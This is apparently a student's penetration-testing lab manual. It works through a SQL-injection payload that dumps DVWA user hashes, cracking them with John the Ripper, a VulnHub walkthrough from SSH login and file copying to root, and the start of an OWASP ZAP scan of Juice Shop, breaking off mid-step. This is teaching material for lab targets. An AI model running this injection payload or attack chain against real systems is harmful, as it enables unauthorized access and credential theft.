
**A list of cracked passwords or confirmed account access, along with complexity**

**recommendations.**

**Steps:**

**Cmd:**


**%’ and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #**



This shows contents of the user tables including the passwords

Create Password Hash File

* **Instructions:**
  1. Highlight both admin and the password hash
  2. Right Click
  3. Copy



Open Notepad


* **Instructions:**
  1. Applications --> Wine --> Programs --> Accessories --> Notepad

Paste in Notepad

* **Instructions:**
  1. Edit --> Paste

Format in Notepad

* **Instructions:**
  1. Place a ":" immediately after admin
  2. Make sure your cursor is immediately after the ":" and hit the delete button.
  3. Now you should see the user admin and the password hash separated by a ":" on the same line.
  4. Cut the username and password combinations for gordonb, 1337, pablo, and smitty from (Section 11, Step 1) and paste in this file as well.




Save in Notepad


* **Instructions:**
  1. Navigate to --> /usr/share/john/
  2. Name the file name --> dvwa\_password.txt
  3. Click Save

Proof of Lab Using John the Ripper

Proof of Lab

* **Instructions:**
  1. Bring up a new terminal, see (Section 7, Step 1)
  2. cd /usr/share/john/
  3. john --format=raw-MD5 dvwa\_password.txt
  4. john --format=raw-MD5 dvwa\_password.txt





Decoded passwords are displayed

**Reference:** [**https://www.youtube.com/watch?v=ppXQt58klqs&list=PLMcXv2jVcbgp4J7240jF3pxGh8LIsHdCU&index=24**](https://www.youtube.com/watch?v=ppXQt58klqs&list=PLMcXv2jVcbgp4J7240jF3pxGh8LIsHdCU&index=24)

**Experiment 8: Privilege Escalation on a Compromised Host**

**Scenario:**

**You have a non-privileged shell on a compromised Linux server. The security team wants to**

**know if gaining full root access is feasible, helping them understand post-exploitation risks.**

**Tasks: - Use LinPEAS or Linux Exploit Suggester to find local privilege escalation opportunities. - Exploit a vulnerable kernel or misconfigured SUID binary to become root.**


**Deliverable:**

**Evidence (screenshot of id command) that you obtained root privileges, and a short write-up**


**of the exploited issue.**

**Steps:**


**Step 1. network scanning:**



nmap -p- -A 192.168.1.104




The scan gives us a lot of good and useful information, but what stands out the most is that port 22 and 80 are open, let’s explore port 80 first and see what we can find there.



This does not help much, time to move to the next stage.

**Step 2: Enumeration**


dirb http://192.168.1.104/ -X .txt



<http://192.168.1.104/notes.txt>



http://192.168.1.104/remb.txt



**Step 3 : System Exploration**

ssh first\_stage@192.168.1.104

ls

cat user.txt

cd /home

ls

cd mhz\_cif

ls

cd Paintings

ls

**Step 4: Data Exfiltration**

mkdir raj

cd raj


scp first\_stage@192.168.1.104:/home/mhz\_c1f/Paintaings/\* .

ls

**Step 5: Steganography**

steghide extract -sf spinning/ the/ wool.jpeg

cat remb2.txt



**Step 6: Privilege Escalation: cmd below**

su mhz\_cif

id


sudo su

cd /root

ls

ls –la

cat .root.txt



**Reference:**

[**https://www.hackingarticles.in/mhz\_cxf-c1f-vulnhub-walkthrough/**](https://www.hackingarticles.in/mhz_cxf-c1f-vulnhub-walkthrough/)

[**https://www.youtube.com/watch?v=oY3Jhno1niw**](https://www.youtube.com/watch?v=oY3Jhno1niw)

**Experiment 9: Full Web Application Penetration Test**

**Scenario:**

**You must perform a comprehensive test against the OWASP Juice Shop. The organization**

**wants a detailed understanding of all web vulnerabilities before deployment.**

**Tasks: - Use OWASP ZAP to spider and scan the application. - Identify various vulnerabilities (XSS, SQLi, broken authentication, insecure direct object**

**references) and exploit them. - Summarize the findings and recommend remediations.**

**Deliverable:**

**A full web application penetration test report, including identified vulnerabilities, exploitation**

**proofs, and remediation steps.**

**Steps:**

Installation of owsap zap

Step1: go to website [www.zaproxy.com](http://www.zaproxy.com) -> download .

Step2: select linux installer

Kali machine

Step 3: open terminal ->cd Downloads-> ls

Step 4: chmod o+x filename

Step 5: ./filename -> next->install

Step 6: open setting ->zap ->double click -> close the msg box

Step 7:open the website u want to scan -> copy it -> automated scan -> paste in the attack box

After few mins of scan

Step 8:go to alerts-> will find various alerts/vulnerabilities ->double click on it u will get description window where u can find indepth detail of the alert and the possible sol u can proceed.

OWASP Juice Shop Automated Scan using OWASP ZAP

**Prerequisites**

* OWASP ZAP installed on Kali Linux
* Internet connection
* Target URL: [http://juice-shop.herokuapp.com](http://juice-shop.herokuapp.com/)

# Step 1: Install OWASP ZAP


OWASP ZAP is available in Kali’s default repositories.

1. Update package list:

